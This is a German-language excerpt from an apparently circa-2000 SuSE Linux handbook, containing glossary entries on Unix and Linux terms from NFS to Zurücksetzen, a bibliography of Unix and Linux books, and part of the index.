Das Netzwerk ist ein Zusammenschluss mehrerer Rechner. Netzwerke existieren in verschiedenen Strukturen, je nachdem, wie die Rechner miteinander zusammenhängen: Ring, Stern, Bus, Baum u. a. Bekannte Hardware-Standards für Netzwerke sind z. B. Ethernet, Token-Ring oder ISDN. Bei den Software-Protokollen sind (auf verschiedenen Ebenen) z. B. TCP, UDP, IPX, u. a. wichtige Begriffe.

**NFS** (engl. *network file system*)

Protokoll zum Zugriff auf Dateisysteme vernetzter Rechner. Auf der Serverseite wird in der Konfigurationsdatei `/etc/exports` festgelegt welcher Rechner auf welchen Verzeichnisbaum des Servers zugreifen darf. Der Client kann dann diese Verzeichnisse in seinen Verzeichnisbaum „anhängen“; vgl. [⇨ mounten](#).

**PC** (engl. *personal computer*)

Im Gegensatz zum Großrechner ein „persönlicher“ kleiner Rechner. Seit den 80ern versteht man darunter meist den auf Intel x86/88 basierenden Kleinrechner von IBM, obwohl der allererste dieser Art ein *Apple* war – im Namen *PowerPC* taucht der Begriff nun auch wieder auf.

**Pfad** (engl. *path*)

Über den Pfad wird die Position einer [⇨ Datei](#) in einem [⇨ Dateisystem](#) eindeutig beschrieben. Dabei werden in UNIX die verschiedenen Ebenen von Verzeichnissen, durch die der Pfad führt, voneinander durch einen `'/'` „Slash“ getrennt. Man unterscheidet zwei Arten von Pfaden.

- *relativer Pfad*: hierbei wird die Position einer Datei oder eines Verzeichnisses mit dem aktuellen Verzeichnis als Bezugspunkt angegeben.
- *absoluter Pfad*: hierbei wird bei der Beschreibung Bezug auf das [⇨ Wurzelverzeichnis](#) genommen.

**Pipe**

Unter einer „Pipe“ versteht man die direkte Verbindung des Standardausgabekanals eines *Prozesses* ([⇨ Programm](#)) mit dem *Standardeingabekanal* ([⇨ Standardein-/ausgabe](#)) eines Nachfolgeprozesses. Auf diese Weise müssen Daten zur Weiterverarbeitung durch den zweiten Prozess nicht in einer temporären Datei zwischengespeichert werden. In der [⇨ Shell](#) werden die zu „pipenden“ Prozesse in der Reihenfolge ihrer Abarbeitung in die Eingabezeile geschrieben, wobei sie durch ein Piping-Zeichen `'|'` (ASCII 124) voneinander getrennt werden.

**Proc-Dateisystem**

Das `/proc` Dateisystem enthält im Gegensatz zu einem auf Datenträger verfügbaren keine statischen Daten sondern erzeugt diese dynamisch aus Informationen des Kernels selbst. Benutzt wird es im Wesentlichen um Systemprogramme (z. B. `ps`, `mount`) mit aktuellen Kerneldaten zu versorgen oder um Änderungen von Kernelparametern zur Laufzeit zu ermöglichen.

**Programm**

Jede Art von logisch sinnvollen Anweisungen an eine Datenverarbeitungsmaschine, die diese versteht. Sie können als direkt ausführbarer Maschinencode, aber auch als Eingabedaten für einen Interpreter vorliegen. Unter Linux sind Dateien, die solche Anweisungen enthalten, mit dem `x`-Bit in den Dateirechten gekennzeichnet; der Kernel erkennt dies und versucht diese Dateien auszuführen.

**Prompt**

Siehe [⇨ Eingabeaufforderung](#).

**Protokoll** (engl. *protocol*)

Protokolle regeln sowohl auf Hardware- als auch auf Software-Ebene die Kommunikation von Rechnern in [⇨ Netzwerken](#). Sie legen fest, wie die transferierten Daten auszusehen haben, in welchen Zeitabständen ein Rechner Daten übertragen darf, welcher Rechner eine Verbindung kontrolliert usw. Bekannte Protokolle sind z. B. FTP, UDP, TCP, HTTP etc.

**Prozess** (engl. *process*)

Ein Prozess ist quasi die „lebende“ Variante eines Programms oder einer ausführbaren Datei ([⇨ Shell](#)). Oft wird dieser Begriff synonym mit Task verwendet.

**Prozessor**

Der Prozessor ist das Gehirn eines jeden Computers, der die Befehle des Benutzers bzw. der Programme in Maschinensprache abarbeitet und ausführt. Der Prozessor hat die Kontrolle über das gesamte System und erbringt die eigentliche Rechenleistung. Er kann als Schaltzentrale des Systems betrachtet werden. Es gibt allerdings auch Computer mit mehreren Prozessoren. Unter Linux spricht man hier von *symetric multiprocessing* oder SMP.

Intel Prozessoren der x86-Reihe kann man in mehreren Modi betreiben, wovon besonders zwischen zwei unterschieden werden soll:

- real Mode: Die ursprüngliche Betriebsart. Langsam und für Anwendungen veraltet („16-Bit-Software“). In dieser Betriebsart gibt es keine geschützten Bereiche/Befehle und in ihr startet der Rechner, wenn er eingeschaltet oder zurückgesetzt wird [⇨ Zurücksetzen](#). Zudem ist hierbei die Segmentgröße auf 64K beschränkt.
- protected Mode: (ab 286 nutzbar) Geschützte Betriebsart, in der zwischen verschiedenen Privileg-Zuständen unterschieden wird. Nur im so genannten „Ring0“-Prozessorzustand ist „alles erlaubt“ (hier ist das Reich des Linux-Kernel), im „Ring3“ dagegen (niedrigste Privilegstufe) arbeiten die Anwendungen (auch die des Superusers). Außerdem sind ab der Prozessorfamilie 386 Segmente möglich, die den ganzen Adressraum abdecken, daher sind lineare Speichermodelle (Flatmodel) möglich. Erst in dieser Betriebsart entfaltet die CPU ihre volle Leistung. Linux nutzt den Prozessor ausschließlich im „protected Mode“ des 386 (oder höher).

Linux gibt es derzeit für die folgenden Prozessorarchitekturen: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

**RAM** (engl. *Random Access Memory*)

Physikalischer [⇨ Speicher](#) von begrenzter Kapazität, auf den relativ schnell lesend und schreibend zugegriffen werden kann.

**Rlogin** (engl. *remote login*)

Mit einem *remote login* kann man sich über das [⇨ Internet](#) bei einem nicht-lokalen Rechner einloggen, als wenn man selbst an der [⇨ Konsole](#) dieses

Rechners säße. Wenn auf beiden Rechnern ein [X-Server](#) läuft, kann man sogar die Ausgaben einer X-Applikation auf das lokale Display umleiten lassen, indem man die DISPLAY-Variable des *remote environments* richtig setzt.

**ROM** (engl. *Read-only Memory*)

Nur-Lese-Speicher. Eine CD ist ein Beispiel für ROM-Speicher.

**RPM** (**rpm**)

Ab SuSE Linux 5.0 ist RPM (**rpm**) (engl. *RPM Package Manager*) der Standard-Paketmanager. Mit **rpm** lassen sich Softwarepakete installieren und deinstallieren, aber auch Anfragen an die Paket-Datenbank richten.

**Root**

Siehe [Systemadministrator](#).

**Runlevel**

Unter UNIX üblicher Begriff zur Definition derjenigen Dienstleistungsstufe, bis zu der das System nach dem Booten hochfahren bzw. auf die es (bei gewolltem Wechsel) zurückfallen soll. Für den Wechsel der Dienstleistungsstufe ist das Programm *init* verantwortlich und in dessen Konfigurationsdatei */etc/inittab* ist jeder Stufe (engl. *level*) ein Satz von Dienstleistungen zugeordnet. Der niedrigste, *Runlevel 1*, stellt lediglich den Singleuser-Mode zur Verfügung, *Runlevel 2* ermöglicht Multiuser-Betrieb usw.

**Schalter** (engl. *switch*)

Schalter lassen den Benutzer das Standardverhalten von Programmen beeinflussen. Die sog. [Kommandozeile](#) besteht aus dem Programmnamen und evtl. folgenden Schaltern.

**Schnittstelle** (engl. *interface*)

Generell wird als Schnittstelle die Stelle bezeichnet, über die verschiedene Systeme Informationen miteinander austauschen. Eine solche Schnittstelle ist z. B. die Tastatur, über die Mensch und Maschine miteinander kommunizieren. Man kann folgende Schnittstellen unterscheiden:

- *Hardwareschnittstelle*: durch die u. a. Peripheriegeräte an den Rechner angeschlossen werden. Beispiele sind der Parallelport, SCSI und die serielle Schnittstelle.
- *Softwareschnittstelle*: legt fest, wie Programme miteinander kommunizieren. Siehe auch [Protokoll](#).
- *Benutzerschnittstelle*: Hier tauschen Mensch und Maschine Daten aus. Beispiele hierfür sind Maus, Monitor und Tastatur.

**Selektion**

Die Selektion ist ein Mechanismus des X-Servers. Mit der Maus können Textzeichen auf dem graphischen Bildschirm selektiert werden (indem man mit gedrückter linker Maustaste über den auszuwählenden Bereich fährt) und z. B. in einer anderen Applikation verwendet werden (indem man den Cursor



**Swap**

Der bei virtuellen Speichermodellen benötigte Bereich auf Massenspeichern, der zum zeitweisen Auslagern von RAM-Speicherinhalten dient (vgl. [☞ RAM](#)). Dies kann unter Linux eine spezielle Partition oder eine Datei sein. Grob kalkuliert bilden physikalischer RAM-Speicher und der per Swap verfügbare Speicher zusammen die Größe des maximal verfügbaren virtuellen Speichers.

**Systemadministrator** (engl. *system administrator*, *root user*)

Diejenige Person, die in einem komplexen Rechnersystem bzw. -netzwerk Konfigurationen und Wartung übernimmt. Dieser Systemadministrator ('root') hat (meist als einzige Person) Zugang zu allen Aspekten eines Rechnersystems (Root-Rechte).

**Task**

Siehe [☞ Prozess](#).

**Telnet**

Telnet ist das Protokoll und Kommando, um mit anderen Rechnern (engl. *hosts*) zu kommunizieren.

**Terminal** (engl. *terminal*)

Im Deutschen auch als Datensichtgerät oder Datenstation bezeichnet. Eine an einen Mehrbenutzerrechner angeschlossene Kombination aus Bildschirm und Tastatur ohne eigene Rechenleistung. Auf Workstations auch zur Bezeichnung von Programmen benutzt, die ein echtes Terminal emulieren.

**Umgebung** (engl. *environment*)

Eine [☞ Shell](#) stellt i. d. R. eine Umgebung zur Verfügung, in welcher der Benutzer temporär Einstellungen vornehmen kann. Diese Einstellungen sind zum Beispiel Pfadnamen zu Programmen, der Benutzername, der aktuelle Pfad, das Aussehen des Prompts etc. Die Daten werden in einer [☞ Umgebungsvariable](#) gespeichert. Die Belegung der Umgebungsvariablen erfolgt z. B. durch die Konfigurationsdateien der Shell.

**Umgebungsvariable** (engl. *environment variable*)

Ein Platz in der [☞ Umgebung](#) der [☞ Shell](#). Jede Umgebungsvariable hat einen Namen, der meist in Großbuchstaben angegeben ist. Den Variablen werden Werte, z. B. Pfadnamen, zugewiesen. Bei der Bash-Shell geschieht dies so:

```
root@erde:/ > export EDITOR=emacs
```

Mit dem Befehl `env` kann die aktuelle Belegung der Variablen abgefragt werden. Wird ein Variablenwert z. B. in einem Shellskript benötigt, wird die Variable durch Voranstellen eines `$` dereferenziert. Wichtige Umgebungsvariablen sind `HOME` (enthält den Pfad des Benutzerverzeichnisses), `SHELL` (Pfad des Shellprogramms), `USER` (Benutzername), `PATH` (Suchpfad für ausführbare Dateien), `MANPATH` (Suchpfad für man pages).

**UMSDOS**

Spezielles Dateisystem unter Linux, das UNIX-konformen Zugriff (ein-



schließlich langer Dateinamen und Zugriffsrechten) innerhalb eines normalen MSDOS-Dateisystems realisiert. Dieses ist zwar langsamer als ein „ordentliches“ EXT2-Dateisystem, aber es eignet sich gut für Demonstrationszwecke, da es keine extra Partition benötigt.

## UNIX

ist ein Betriebssystem, das vor allem auf Workstations verbreitet ist. UNIX unterstützt wichtige Konzepte wie z. B. den Betrieb von Rechnern in einem Netzwerk. UNIX besteht aus einem Kern (kernel), einer *Shell* und Anwendungsprogrammen. Seit Beginn der 90er Jahre ist UNIX in einer frei verfügbaren Version auch für *PCs* in Form von Linux erhältlich.

## Ur-Linux

Beim Installieren wird zuerst das Ur-Linux zum Laufen gebracht. Es kommt ohne Festplatte aus, die in diesem Stadium noch nicht ansprechbar ist. Sein Kernel stammt von der Bootdiskette oder von der CD-ROM, das Rootimage ist in eine RAM-Disk geladen (ebenfalls von CD-ROM oder der Rootdiskette). Die weiteren Programme (z. B. YaST) kommen direkt aus der RAM-Disk.

Nach dem ersten Einloggen startet man YaST und bereitet die Installation des richtigen Linux vor.

## URL

„Uniform Resource Locator“, z. B. die Bezeichner für HTML-Seiten im WWW.

## Verschlüsselung (engl. *encryption*)

Verschlüsselung von Daten bedeutet das Verbergen des Dateninhalts vor Dritten. Dies ist immer dann sinnvoll, wenn Daten über unsichere Verbindungen gesendet werden (z. B. über das Internet) und man unberechtigt lauschenden Dritten die Einsicht in die Daten verwehren will (z. B. bei der Übermittlung von Kreditkartennummern, bei Passwörtern, bei vertraulichen Daten etc.). Dabei ist die Länge des verwendeten Schlüssels maßgeblich für die Sicherheit der Verschlüsselung (ein zu kleiner Schlüssel kann durch geeignete Programme geknackt werden); vgl. Kapitel 18 auf Seite 527 ff.

In einigen Ländern unterliegt jedoch die Verschlüsselung von Daten gesetzlichen Einschränkungen, sodass Sie in diesen Ländern Programme wie SSH, PGP oder Webzugriffe mittels SSL entweder gar nicht oder nur mit geringerer Schlüssellänge verwenden dürfen.

Auch wenn SuSE diese oben genannten Programme in der Distribution zur Verfügung stellt (soweit dies die gesetzlichen Bestimmungen des jeweiligen Landes zulassen), müssen Sie selbst prüfen, ob Sie diese in ihrem Lande verwenden dürfen – SuSE übernimmt dafür keine Gewähr.

## Verzeichnis (engl. *directory*)

„Verzeichnisse“ bauen die Ordnungsstruktur eines *Dateisystems* auf. In einem Verzeichnis werden Datei- bzw. Verzeichnisnamen aufgelistet. Man sagt, eine *Datei* x liegt in einem Verzeichnis y, wenn ihr Name dort aufgeführt wird. Dadurch, dass in einem Verzeichnis Verweise auf andere

Verzeichnisse (Unterverzeichnisse) liegen können, wird das Dateisystem als Baumstruktur möglich. Will man ein anderes Verzeichnis ansehen, kann man in dieses Verzeichnis wechseln. Damit geht man im Dateisystembaum eine Ebene tiefer. Dateien sind als Blätter dieses Dateibaums zu sehen, in denen (logischerweise) kein Abstieg mehr möglich ist. Verzeichnisnamen folgen denselben Beschränkungen wie Dateinamen. Die besonderen Verzeichnisnamen ``.`` und ``.`` bezeichnen das Verzeichnis selbst bzw. dessen Vorgänger in der Hierarchie des Dateisystems.

### **VESA** (engl. *Video Electronics Standards Association*)

Ein Zusammenschluss der Hersteller von Grafikkarten und Monitoren die verschiedene Standards im Zusammenhang mit der Bildschirmdarstellung am Computer definiert haben. Die verfügbaren Videomodi, das Timing des Videosignals und die verschiedenen Auflösungen aber auch Funktionsaufrufe des VGA BIOS sind durch das VESA Komitee standardisiert. Online erreichen Sie diese Vereinigung über <http://www.vesa.org>.

### **WAN** (engl. *wide area network*)

Im Gegensatz zu [LAN](#) ein [Netzwerk](#) mit großer räumlicher Ausdehnung.

### **Wildcards**

Die beiden Zeichen ```` und `?`` sind generische Zeichen und werden als Jokerzeichen bzw. Wildcards bezeichnet. Das Zeichen `?`` ersetzt genau ein beliebiges Zeichen, das Zeichen ```` ersetzt beliebig viele, auch kein Zeichen. Jokerzeichen werden in regulären Ausdrücken verwendet. Der Befehl `ls -l bild*` listet z.B. alle Dateien im aktuellen Verzeichnis mit Namen `bild` und beliebigen (auch keinen) darauf folgenden Buchstaben.

### **Wurzelverzeichnis** (engl. *root directory*)

Das oberste Verzeichnis eines [Dateisystems](#). Im Gegensatz zu allen anderen Verzeichnissen eines Dateisystems hat das Wurzelverzeichnis kein übergeordnetes Verzeichnis. Der ``.``-Eintrag des Wurzelverzeichnisses verweist auf sich selbst. Das Wurzelverzeichnis wird unter *UNIX* als `/`` dargestellt.

### **X Window System**

Eine Sammlung von Programmen, Protokollen und Routinen zur Verwaltung einer [grafischen Benutzeroberfläche](#). Das X Window System (kurz: X) wurde im Rahmen des Projekts Athena am MIT (Massachusetts Institute of Technology) entwickelt. Die großen Vorteile von X gegenüber anderen Systemen (z. B. MS Windows oder GEM) sind die Netzwerkfähigkeit und Flexibilität. So ist es möglich, dass der Benutzer Programme auf anderen Rechnern ausführen, aber auf seinem Bildschirm anzeigen lassen kann, und das Aussehen und Verhalten der Oberfläche frei wählen kann.

*Anmerkung:* Nein, es heißt wirklich nicht „X-Windows“, sondern nur schlicht und einfach **X Window System**.

### **X-Server**

Rechner, auf denen ein X-Server läuft können Dienste der [grafischen](#)

*Benutzeroberfläche* ⇨ *X Window System* benutzen. Eine wichtige Aufgabe des X-Servers ist die Verwaltung der Displays. Normalerweise hat jedes Ausgabeterminal ein Display. Der Name dieses Displays wird mit der ⇨ *Umgebungsvariablen* DISPLAY angegeben, welche das Format `<rechnername>:<displaynummer>` besitzt. Zum Beispiel `erde:0`. Die Kenntnis des Displaynamens ist wichtig für das ⇨ *Rlogin*.

### **Zugangsberechtigung** (engl. *account*)

Die Einheit aus dem Benutzernamen (engl. *login name*) und dem Passwort (engl. *password*). Die Zugangsberechtigung wird im Allgemeinen vom ⇨ *Systemadministrator* eingerichtet. Diese legt auch fest, zu welcher Benutzergruppe der neue Benutzer gerechnet wird und welche Rechte im Rechnersystem daraus resultieren. Das Einrichten der Zugangsberechtigung beinhaltet meist das Einrichten eines ⇨ *Benutzerverzeichnisses* und das Zuteilen einer ⇨ *E-Mail*-Adresse an den Benutzer.

### **Zurücksetzen** (engl. *reset*)

Wenn der Rechner nicht mehr ansprechbar ist und auf keine Aktionen des Benutzers reagiert, befindet er sich oft z. B. in einer Endlosschleife. Die einzige Lösung in einem solchen Fall ist, den Rechner wieder in einen definierten Ausgangszustand zu versetzen. Man nennt dieses Vorgehen einen Reset (Zurücksetzen). Nach einem Reset befindet sich der Rechner im gleichen Zustand wie direkt nach dem Einschalten. Ein Reset ist dem Aus- und Wiedereinschalten des Rechners vorzuziehen, da er den Rechner mechanisch und elektrisch weniger belastet.

**Wichtig:** Wie man sich leicht vorstellen kann, gehen bei einem Reset alle Daten, die im ⇨ *Speicher* des Rechners vor dem Reset gelegen haben, verloren!



## Literaturverzeichnis

- [Alm96] ALMESBERGER, Werner: *LILO User's guide*, 1996. – (siehe Datei `/usr/share/doc/lilo/user.dvi`)
- [Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)
- [BBD<sup>+</sup>97] BECK, Michael; BÖHME, Harald; DZIADZKA, Mirko; KUNITZ, Ulrich; MAGNUS, Robert ; VERWORNER, Dirk: *Linux-Kernel-Programmierung*. 4. Aufl. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1144-6)
- [BD98] BORKNER-DELCARLO, Olaf: *Linux im kommerziellen Einsatz*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19465-7)
- [BD99] BORKNER-DELCARLO, Olaf: *Das Samba-Buch*. SuSE Press, 1999. – (ISBN 3-930419-93-9)
- [CAR93] COSTALES, Bryan; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)
- [CB96] CHESWICK, William R.; BELLOVIN, Steven M.: *Firewalls und Sicherheit im Internet*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-875-x)
- [CR91] CAMERON, Debra; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)
- [CZ96] CHAPMAN, Brent; ZWICKY, Elisabeth D.: *Einrichten von Internet Firewalls. Sicherheit im Internet gewährleisten..* O'Reilly & Associates, Inc., 1996. – (ISBN 3-930673312)
- [DR98] DAWSON, Terry; RUBINI, Alessandro: *NET-3 HOWTO*, v1.4, August 1998. – (siehe Datei `/usr/share/doc/howto/en/NET-3-HOWTO.gz`)
- [DR99] DAWSON, Terry; RUBINI, Alessandro: *NET3-4 HOWTO*, v1.5, August 1999. – (siehe Datei `/usr/share/doc/howto/en/NET3-4-HOWTO.gz`)
- [EH98] ECKEL, George; HARE, Chris: *Linux – Internet Server*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19044-9)
- [FCR93] FANG, Chin; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (siehe Datei `/usr/X11/lib/X11/doc/VideoModes.doc`)
- [Fri93] FRISCH, Aileen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)
- [Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)

- [GMR97] GOOSSENS, Michel; MITTELBACH, Frank ; RAHTZ, Sebastian: *The L<sup>A</sup>T<sub>E</sub>X Graphics Companion*. Addison Wesley Longman, 1997. – (ISBN 0-201-85469-4)
- [GMS94] GOOSSENS, Michel; MITTELBACH, Frank ; SAMARIN, Alexander: *The L<sup>A</sup>T<sub>E</sub>X Companion*. Addison Wesley GmbH, 1994. – (ISBN 0-201-54199-8)
- [GMS96] GOOSSENS, Michel; MITTELBACH, Frank ; SAMARIN, Alexander: *Der L<sup>A</sup>T<sub>E</sub>X-Begleiter*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-646-3)
- [GR99] GOOSSENS, Michel; RAHTZ, Sebastian: *The L<sup>A</sup>T<sub>E</sub>X Web Companion*. Addison Wesley Longman, 1999. – (ISBN 0-201-43322-7)
- [Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)
- [GS93] GARFINKEL, Simson; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)
- [Hei96] HEIN, Jochen: *Linux-Companion zur Systemadministration*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-869-5)
- [Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)
- [HHMK96] HETZE, Sebastian; HOHNDEL, Dirk; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. Aufl. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)
- [Hof97] HOFFMANN, Erwin: EMail-Gateway mit qmail. In: *iX* 12 (1997), S. 108ff.
- [HR98] HÖLZER, Matthias; RÖHRIG, Bernhard: *KDE – Das K Desktop Environment*. Computer & Literatur, 1998. – (ISBN 3-932311-50-7)
- [HST97] HOLZ, Helmut; SCHMITT, Bernd ; TIKART, Andreas: *Linux für Internet & Intranet*. International Thomson Publishing, 1997. – (ISBN 3-8266-0342-7)
- [Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)
- [JT98] JOHNSON, Michael K.; TROAN, Erik W.: *Anwendungen entwickeln unter Linux*. Addison Wesley GmbH, 1998. – (ISBN 3-8273-1449-6)
- [Kie95] KIENLE, Micheal: TIS: Toolkit für anwendungsorientierte Firewall-Systeme. In: *iX* 8 (1995), S. 140ff.
- [Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)
- [Kof99] KOFLER, Michael: *Linux – Installation, Konfiguration, Anwendung*. 4. Aufl. Addison Wesley GmbH, 1999. – (ISBN 3-8273-1475-5)
- [Kop94] KOPKA, Helmut: *L<sup>A</sup>T<sub>E</sub>X-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)
- [Kopff] KOPKA, Helmut: *L<sup>A</sup>T<sub>E</sub>X*. Addison Wesley GmbH, 1996 ff. – 3 Bde. (ISBN 3-8273-1025-3; 3-8273-1229-9; 3-89319-666-8)

- [Kun95] KUNITZ, Ulrich: Sicherheit fast kostenlos: Einrichtung eines kostenlosen Firewall-Systems. In: *iX* 9 (1995), S. 176ff.
- [Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)
- [Lef96] LEFFLER, Sam: *HylaFAX Home Page*, 1996
- [Meg98] MEGGINSON, David: *Structuring XML Documents*. Prentice-Hall, 1998. – ISBN (0-13-642299-3)
- [Moh98] MOHR, James: *UNIX-Windows-Integration*. International Thomson Publishing, 1998. – (ISBN 3-8266-4032-2)
- [OT92] O'REILLY, Tim; TODINO, Grace: *Managing UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)
- [Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)
- [POL97] PEEK, Jerry; O'REILLY, Tim ; LOUKIDES, Mike: *Unix Power Tools*. 2. Aufl. Sebastopol : O'Reilly & Associates, Inc., 1997
- [Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)
- [Rub98] RUBINI, Alessandro: *Linux-Gerätetreiber*. O'Reilly & Associates, Inc., 1998. – (ISBN 3-89721-122-X)
- [SB92] SCHOONOVER, M.; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)
- [Sch98] SCHEIDERER, Jürgen: Sicherheit Kostenlos - Firewall mit Linux. In: *iX* 12 (1998)
- [Sto98] STOLL, Clifford: *Kuckucksei; Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer-TB.-Vlg., 1998. – (ISBN 3596139848)
- [The96] THE XFREE86™-TEAM: *XF86Config(4/5) - Configuration File for Xfree86™*, 1996. – Manual-Page zu XFree86™
- [TSP93] TODINO, Grace; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)
- [Wel94] WELSH, Matt: *Linux Installation and Getting Started*. 2. Aufl. SuSE GmbH, 1994. – (ISBN 3-930419-03-3)
- [WK95] WELSH, Matt; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)
- [WK98] WELSH, Matt; KAUFMAN, Lars: *Linux – Wegweiser zur Installation & Konfiguration*. 2. Aufl. O'Reilly & Associates, Inc., 1998. – (ISBN 3-930673-58-4)
- [WM99] WALSH, Norman; MUELLNER, Leonard: *DocBook*. O'Reilly & Associates, Inc., 1999. – ISBN (1-56592-580-7)
- [WWH98] WITHERSPOON, Craig; WITHERSPOON, Coletta ; HALL, Jon: *Linux für Dummies*. International Thomson Publishing, 1998. – (ISBN 3-8266-2725-3)







- Arkeia ..... 521  
 AT1700 ..... 442  
 ATAPI ..... 603  
 ATAPI-CD-ROM hängt ..... 69  
 atd ..... 518  
 Aufruf ..... 547  
 Auswahl  
     Installationsmedium ..... 93  
 Authentifizierung ..... 468  
 autoexec.bat ..... 157  
 autoexec.bat ..... 509  
 autofs ..... 517  
 autofs ..... 517  
 Autofs ..... 517  
 Automounter ..... 517  
 AVM Fritz  
     XPCDr. .... 210  
 AVM-B1 ..... 191  
 awk ..... 4  
 Aztech CD-ROM ..... 447
- B**
- Backup ..... 125, 556, 603  
 Bandlaufwerke *siehe* Hardware,  
     Bandlaufwerke  
 bash ... 182, 552, 588, 589, 615,  
     620  
 Befehl ..... 547  
     df ..... 560  
     du ..... 561  
     free ..... 561  
     kill ..... 562  
     ps ..... 563  
     pstree ..... 563  
     top ..... 563  
     ulimit ..... 561  
     w ..... 562  
 Befehle  
     Grundlegende ..... 549  
 Befehlserklärung ..... 559  
 Benachrichtigungsschema  
     SuSEFax ..... 233  
 Benutzer  
     Anlegen ..... 546  
     Verwaltung ..... 122  
 Benutzer anlegen  
     Schwierigkeiten ..... 175  
 Benutzerkonto ..... 26  
 Benutzerverzeichnis ..... 603  
 Betriebssystem ..... 604  
 Bildschirmauflösung ..... 304  
 bin/faxrcvd ..... 247  
 bind ..... 173
- bind ..... 222, 543  
 binutils ..... 413  
 BIOS ..... 604  
 bitmap ..... 329  
 books ..... 10  
 boot.local ..... 509  
 boot.sys ..... 131  
 Bootdisk  
     installieren mit ..... 32  
 Bootdiskette ..... 131, 134  
     Erzeugen (mit LILO) .... 145  
     Erzeugen mit dd ..... 66  
     Erzeugen mit rawrite ..... 66  
     Erzeugen mit Setup ..... 65  
 Booten ..... 505, 547, 591, 604  
     Ablauf ..... 129  
     Bootmanager ..... 131  
     initial ramdisk ..... 485  
     Konzepte ..... 130  
     LILO ..... 129  
     Methoden ..... 50  
     Parameter ..... 421  
     Rootpartition ..... 426  
     Startmechanismus mit loadlin  
         157  
     Ur-Linux ..... 57  
     von CD2 ..... 64  
     von Disketten ..... 65  
 Bootkonzepte ..... 130  
 Bootloader ..... 129  
 Bootmanager ..... 129  
     boot.sys ..... 131  
     LILO ..... 131  
     OS/2 ..... 131  
     Windows NT ..... 131  
 Bootmenü ..... 157  
 Bootsektor ..... 129, 130  
 Bootvorgang ..... 129  
 Bowman ..... 315, 330, 331  
 BSD ..... 564  
 bttv ..... 474  
 Buffer ..... 604  
 Business-Support ..... 578  
 BusLogic ..... 429  
 Busmaus ..... 294  
     Logitech ..... 436
- C**
- C ..... 413  
 C News ..... 467  
 Cabletron E21xx ..... 442  
 Cabletron E21XX ..... 434  
 CardBus ..... *siehe* Hardware,  
     CardBus  
 cardctl ..... 374  
 Cardmanager 366, 367, 372, 373  
 cardmgr ..... 366  
**cardmgr** ..... 366, 367  
 CD defekt ..... 69  
 CD-Live-System ..... *siehe*  
     Live-System  
 CD-ROM  
     ATAPI ..... 431  
     Aztech ..... 436, 447  
     EIDE ..... 431  
     Goldstar ..... 436, 447  
     Mitsumi ..... 436, 447  
     Mitsumi FX-001(D) 436, 447  
     Mitsumi Multisession ... 436,  
         447  
     Mozart ..... 437, 447  
     Optics Storage ..... 437, 448  
     Panasonic ..... 438, 449  
     Philips CM206 .... 437, 448  
     Sanyo ..... 437, 448  
     Sony CDU31A .... 437, 448  
     Sony CDU33A .... 437, 448  
     Sony CDU535 ..... 438, 448  
     SoundBlaster Pro 16 .... 449  
 CD-ROM-Laufwerk ..... 604  
     am Parallelport ..... 67  
     Bleibt stehen ..... 72  
     Installation ..... 112  
     Parallele Schnittstelle .. *siehe*  
         Hardware, Parallele  
         Schnittstelle  
 CD-ROM-Laufwerke  
     Unterstützung durch Linux 67  
 CD-ROM-Laufwerk hängt .. 69,  
     70  
 CD-ROM-Treiber fehlt ..... 68  
 CDE ..... 315, 319  
 cdesim ..... 315  
 CERT ..... 534  
 changes ..... 473  
 chat .... 185, 186, 214, 215, 217  
 Check ..... 591  
 Chris Mason ..... 101  
 chroot-Umgebung ..... 104  
 Client  
     FTP ..... 607  
 Clock-Chip ..... 296  
 cnews ..... 467  
 Coherent ..... 564

- colortbl ..... 467
- command not found ..... 523
- Compaq ..... 3
- conf.modules ..... *siehe*  
modules.conf
- conf.modules ..... *siehe*  
/etc/modules.conf
- config.sys ..... 157
- Core-Dateien ..... 561
- Corel ..... 3
- cp ..... 554
- CPU ..... 605
- Crash ..... 591
- CRC
  - Fehler ..... 72
- cron ..... 467, 474, 484
- cron ..... 474
